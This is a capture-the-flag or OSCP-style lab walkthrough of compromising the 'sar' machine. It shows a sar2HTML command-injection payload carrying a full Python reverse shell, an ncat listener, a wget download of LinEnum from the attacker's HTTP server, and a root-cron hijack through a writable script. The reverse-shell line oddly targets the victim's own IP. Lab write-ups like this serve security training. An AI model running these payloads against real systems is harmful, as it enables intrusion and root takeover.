
4. I checked robots.txt file and I found a weird word



sar2HTML


5. So I searched it in google and found that it is a webapp and it's vulnerable to remote code execution





Website: https://www.exploit-db.com/

6. Testing the vulnerability



7. After testing the vulnerability I looked for reverse shell script to get in the machine, and then started netcat on port 9999 to receive incoming requests

```
http://192.168.112.35/sar2HTML/index.php?plot=;python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.112.35",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

Netcat got connected

```
└──$ ncat -lvp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.112.35.
Ncat: Connection from 192.168.112.35:50318.
bash: cannot set terminal process group (982): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$
```

8. After this I started navigating inside the machine till I found the flag in the home directory

```
www-data@sar:/var/www/html/sar2HTML$ ls
ls
LICENSE
index.php
sar2html
sarDATA
sarFILE
www-data@sar:/var/www/html/sar2HTML$ cd ..
cd ..
www-data@sar:/var/www/html$ ls
ls
finally.sh
index.html
```

```
phpinfo.php
robots.txt
sar2HTML
write.sh
```

```
Ncat: Connection from 192.168.112.35.
Ncat: Connection from 192.168.112.35:47974.
bash: cannot set terminal process group (982): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ cd /
cd /
www-data@sar:/$ ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
www-data@sar:/$ cd home
cd home
www-data@sar:/home$ ls
ls
local.txt
love
www-data@sar:/home$ cat local.txt
cat local.txt
48eb539df7390e3329b2b713911cccef
www-data@sar:/home$
```

Flag: 48eb539df7390e3329b2b713911cccef

9. Then I tried to escalate myself to root, so I ran the same script as the previous machine but this time I needed to transfer the script from my own computer to oscp machine, to do this I had to ran an http server, I did it with python

```
└──$ sudo python3 -m http.server 8000
130
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

And I downloaded it inside the machine

```
www-data@sar:/home$ cd /tmp
cd /tmp
www-data@sar:/tmp$ wget 192.168.49.112:8000/LinEnum.sh
wget 192.168.49.112:8000/LinEnum.sh
--2022-10-05 01:19:06--  http://192.168.49.112:8000/LinEnum.sh
Connecting to 192.168.49.112:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

   0K ..... ..... ..... ..... .....     100%  242K=0.2s

2022-10-05 01:19:06 (242 KB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@sar:/tmp$
```

10. After running our script, it didn't show much but I noticed in **crontab** service a script that I passed by when I was navigating the machine

```
-e [-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
-e
```

The content of finally.sh

```
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ ls -la finally.sh
ls -la finally.sh
-rwxr-xr-x 1 root root 22 Oct 20  2019 finally.sh
```

It runs a script called write.sh in the same location

```
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$ ls -la write.sh
ls -la write.sh
-rwxrwxrwx 1 www-data www-data 30 Jul 24  2020 write.sh
www-data@sar:/var/www/html$ whoami
whoami
www-data
```

11. I noticed that write.sh script which ran by finally.sh has the owner of the current user and finally.sh script is owned by root, so I started manipulating the write.sh script which I have access to because I'm the current user and to check when does finally.sh scripts run I went to https://crontab.guru/ website and gave it ***/5 * * * *** the unix-cron string format which I found previously

It runs every 5th minute

```
www-data@sar:/var/www/html$ echo "ls -la /root > $PWD/output" >> write.sh
After 5 minutes
www-data@sar:/var/www/html$ ls
ls
finally.sh
index.html
output
phpinfo.php
robots.txt
sar2HTML
write.sh
```

So I appended the command above to write.sh script which got executed after 5 minutes and the content of the output is

```
www-data@sar:/var/www/html$ cat output
cat output
total 40
drwx------  5 root root 4096 Oct  5 01:36 .
drwxr-xr-x 24 root root 4096 Mar 10  2020 ..
-rw-------  1 root root    0 Jul 24  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jul 14  2020 .cache
drwx------  3 root root 4096 Oct 20  2019 .gnupg
drwxr-xr-x  3 root root 4096 Oct 20  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Oct  5 01:37 proof.txt
-rw-r--r--  1 root root   32 Jul 14  2020 root.txt
-rw-r-----  1 root root    5 Oct  5 01:45 .vboxclient-display-svga.pid
```

I indeed got access to the root directory that is its content.
There's two suspecting files proof.txt and root.txt I'll try to get them

```
www-data@sar:/var/www/html$ echo "cat /root/proof.txt > $PWD/proof.txt; cat /root/root.txt >
$PWD/root.txt" >> write.sh
<xt; cat /root/root.txt > $PWD/root.txt" >> write.sh

www-data@sar:/var/www/html$ ls
ls
finally.sh
index.html
output
phpinfo.php
proof.txt
robots.txt
root.txt
sar2HTML
write.sh

After 5 minutes
```

```
www-data@sar:/var/www/html$ cat proof.txt
cat proof.txt
9862f181e70aadd1f153b0eb6964efad
www-data@sar:/var/www/html$ cat root.txt
cat root.txt
Your flag is in another file...
```

Flag: 9862f181e70aadd1f153b0eb6964efad